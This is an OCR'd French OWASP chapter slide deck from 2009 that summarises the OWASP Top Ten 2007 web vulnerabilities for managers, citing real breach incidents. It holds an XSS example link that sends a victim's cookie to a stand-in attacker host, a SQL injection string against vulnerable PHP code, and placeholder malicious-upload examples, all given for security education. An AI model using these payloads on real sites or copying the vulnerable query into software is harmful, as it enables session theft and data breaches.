OWASP Top Ten 2007
Sommaire exécutif

Benoit Guerette, gueb@owasp.org
Montreal Chapter Leader
24 février 2009

OWASP
Education Project

The OWASP Foundation
http://www.owasp.org

Remerciements

- **Kate Hartmann**, Directrices des Opérations, OWASP
- **Membres du Board**, OWASP Montreal

Rôle de l'OWASP

- Organisme **sans but lucratif**
- **Communauté** d'experts en sécurité applicative
- **Mission éducative**, à l'aide de documents, outils et recommandations
- 100% libre (donc **gratuit**)
- ~130 chapitres à travers le monde, qui organisent des **rencontres** régulières, et des **conférences**

www.owasp.org

OWASP Top Ten 2007

OWASP
The Open Web Application Security Project
http://www.owasp.org


www.owasp.org/index.php?title=Top_10_2007

OWASP Top Ten 2007


- Top Ten 2007 – Sommaire Exécutif
  - Visuel & Exemples
  - Pour que votre patron alloue du budget pour AppSec
- Référez-vous a OWASP.org pour + d'infos
  - http://www.owasp.org/index.php/OWASP_Top_Ten_Project

A1 – Cross Site Scripting (XSS)


- **Condition #1 -> Le site affiche une donnée provenant d'un paramètre**




- **Condition #2 -> La donnée n'est pas validée**



A1 – Cross Site Scripting (XSS)



A1 – Cross Site Scripting (XSS)



Bonjour **Joe**! J'ai acheté un excellent nouveau livre,
logge toi sur SuperLivre.com et va voir mon commentaire:

http://www.superlivre.com/commentaires.php?
comment=<script>http://myevilsite.ru/
grab.cgi?'%20+document.cookie</script>

Site **vulnérable**, affiche intégralement
le contenu d'un paramètre

http://**myevilsite.ru**

- Obtention du cookie de **Joe** (Vol de cookie est le plus populaire des XSS)
- Achat de livres avec le compte de **Joe**

EXEMPLE**: 16 décembre 2008 - **American Express web bug exposes card holders

A2 – Injection Flaws

L'Injection SQL est très populaire. Ne jamais prendre directement le contenu d'une donnée dans un SQL:

PHP: $sql = "SELECT * FROM users WHERE id = '" . $_REQUEST['id'] . "' and pass = '" . $_REQUEST['password'] . "';

Code d'usager John

Mot de passe ********

PHP: $sql = "SELECT * FROM users WHERE id = '**John**' and ……..

Code d'usager ' or 1=1;--

Mot de passe ********

PHP: $sql = "SELECT * FROM users WHERE id = '**' or 1=1;--**' and …..

EXEMPLE**: 13 Janvier 2006 – **Un hacker russe vole 53,000 # de cartes de crédits au gouvernement du Rhode Island

A3 – Malicious File Execution

Le fichier d'image contient plutot un script php
<?php
Script PHP de l'attaquant
?>

Un internaute visite le site -> Execution du script!!!

EXEMPLE**: 2002 – **Guess.com se fait voler 200,000 dossiers clients, incluant des # de cartes de crédit

A4 – Insecure Direct Object Reference

http://www.MaBanque.com/Interface?id=**471249**

Numéro de compte réel

EXEMPLE**: 2000 – **Un internaute récupere 17,000 dossiers de compagnies en modifiant le # de compte dans le URL d'un bureau de taxation Australien

A5 – Cross Site Request Forgery (CSRF/XSRF)

La victime ne voit pas qu'elle viens d'exécuter une action

#1 Usager se connecte à sa banque

Ma Banque

codeusager

••••••••••

Connexion

#2 Visite du forum contenant la requète forgée

Requète forgée vulnérable

****

#3 Execution du script!!!

EXEMPLE:

Site d'enchère populaire, le lien caché effectuait un 'BID' pour chaque visiteur de la page authentifié sur le site

A6 – Information Leakage and Improper Error Handling

- N'aidez pas un attaquant à vous faire du mal

Server Error in '/' Application.

Exception of type System.OutOfMemoryException was thrown.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Exception Details: System.OutOfMemoryException: Exception of type System.OutOfMemoryException was thrown.

Source Error:

```
An unhandled exception was generated during the execution of the current
web request. Information regarding the origin and location of the
exception can be identified using the exception stack trace below.
```

Stack Trace:

```
[OutOfMemoryException: Exception of type System.OutOfMemoryException was thrown.]
```

Version Information: Microsoft .NET Framework Version:1.1.4322.2300; ASP.NET Version:1.1.4322.2300

HTTP Status 500 -

type Exception report

message

description The server encountered an internal error () that prevented it from fulfilling this request.


exception

```
java.sql.SQLException: Internal Error
at oracle.jdbc.dbaccess.DBError.throwSqlException(DBError.java:169)
at oracle.jdbc.dbaccess.DBError.throwSqlException(DBError.java:211)
at oracle.jdbc.dbaccess.DBError.throwSqlException(DBError.java:274)
at oracle.jdbc.oracore.OracleTypeCOLLECTION.initCollElemTypeName(OracleTypeCOLLECTION.java:949)
at oracle.jdbc.oracore.OracleTypeCOLLECTION.getAttributeType(OracleTypeCOLLECTION.java:996)
at oracle.jdbc.oracore.OracleNamedType.getFullName(OracleNamedType.java:91)
at oracle.sql.TypeDescriptor.initSQLName(TypeDescriptor.java:128)
at oracle.sql.TypeDescriptor.getName(TypeDescriptor.java:103)
at oracle.sql.StructDescriptor.getClass(StructDescriptor.java:415)
at oracle.sql.STRUCT.toJdbc(STRUCT.java:365)
at oracle.jdbc.oracore.OracleTypeUPT.unpickle80rec(OracleTypeUPT.java:236)
at oracle.jdbc.oracore.OracleTypeCOLLECTION.unpickle80rec_elems(OracleTypeCOLLECTION.java:553)
at oracle.jdbc.oracore.OracleTypeCOLLECTION.unpickle80rec(OracleTypeCOLLECTION.java:383)
at oracle.jdbc.oracore.OracleTypeCOLLECTION.unpickle80(OracleTypeCOLLECTION.java:329)
at oracle.jdbc.oracore.OracleTypeCOLLECTION.unlinearize(OracleTypeCOLLECTION.java:218)
at oracle.sql.ArrayDescriptor.toJavaArray(ArrayDescriptor.java:501)
…
```

Apache Tomcat/5.0.28

A7 – Broken Authentification and Session Management


- Aucune politique de mots de passe
- Aucune limite de login infructueux
- -> Brute Force Password Guessing



Dictionnaire de mots de passes

EXEMPLE**: 7 janvier 2009, **accès à des comptes administrateurs sur www.twitter.com


A8 – Insecure Cryptographic Storage





EXEMPLE**: 2006, **TJX - Vol de 45 millions de # numéros de carte de crédits

A9 – Insecure Communications

Protégez les données sensibles!







Serveur Web

access_log (fichier de log du serveur web)
… username=**codeusager** &password=**motdepasse**

A10 – Failure to Restrict URL Access

- Cacher l'existence d'une page, en pensant que personne ne la trouvera, n'est pas une sécurité viable.
  - http://www.exemple.com/admin/adduser.php
  - http://www.exemple.com/siteadmin.pl
  - http://www.exemple.com/approveTransfer.do

- Calculer des privilèges d'accès dans le fureteur et non sur le serveur
  - ***EXEMPLE**: 11 Janvier 2007,*
    Vulnérabilité dans le site d'enregistrement au MacWorld
    , permettant l'obtention d'une passe platinum gratuite (valeur de 1700$)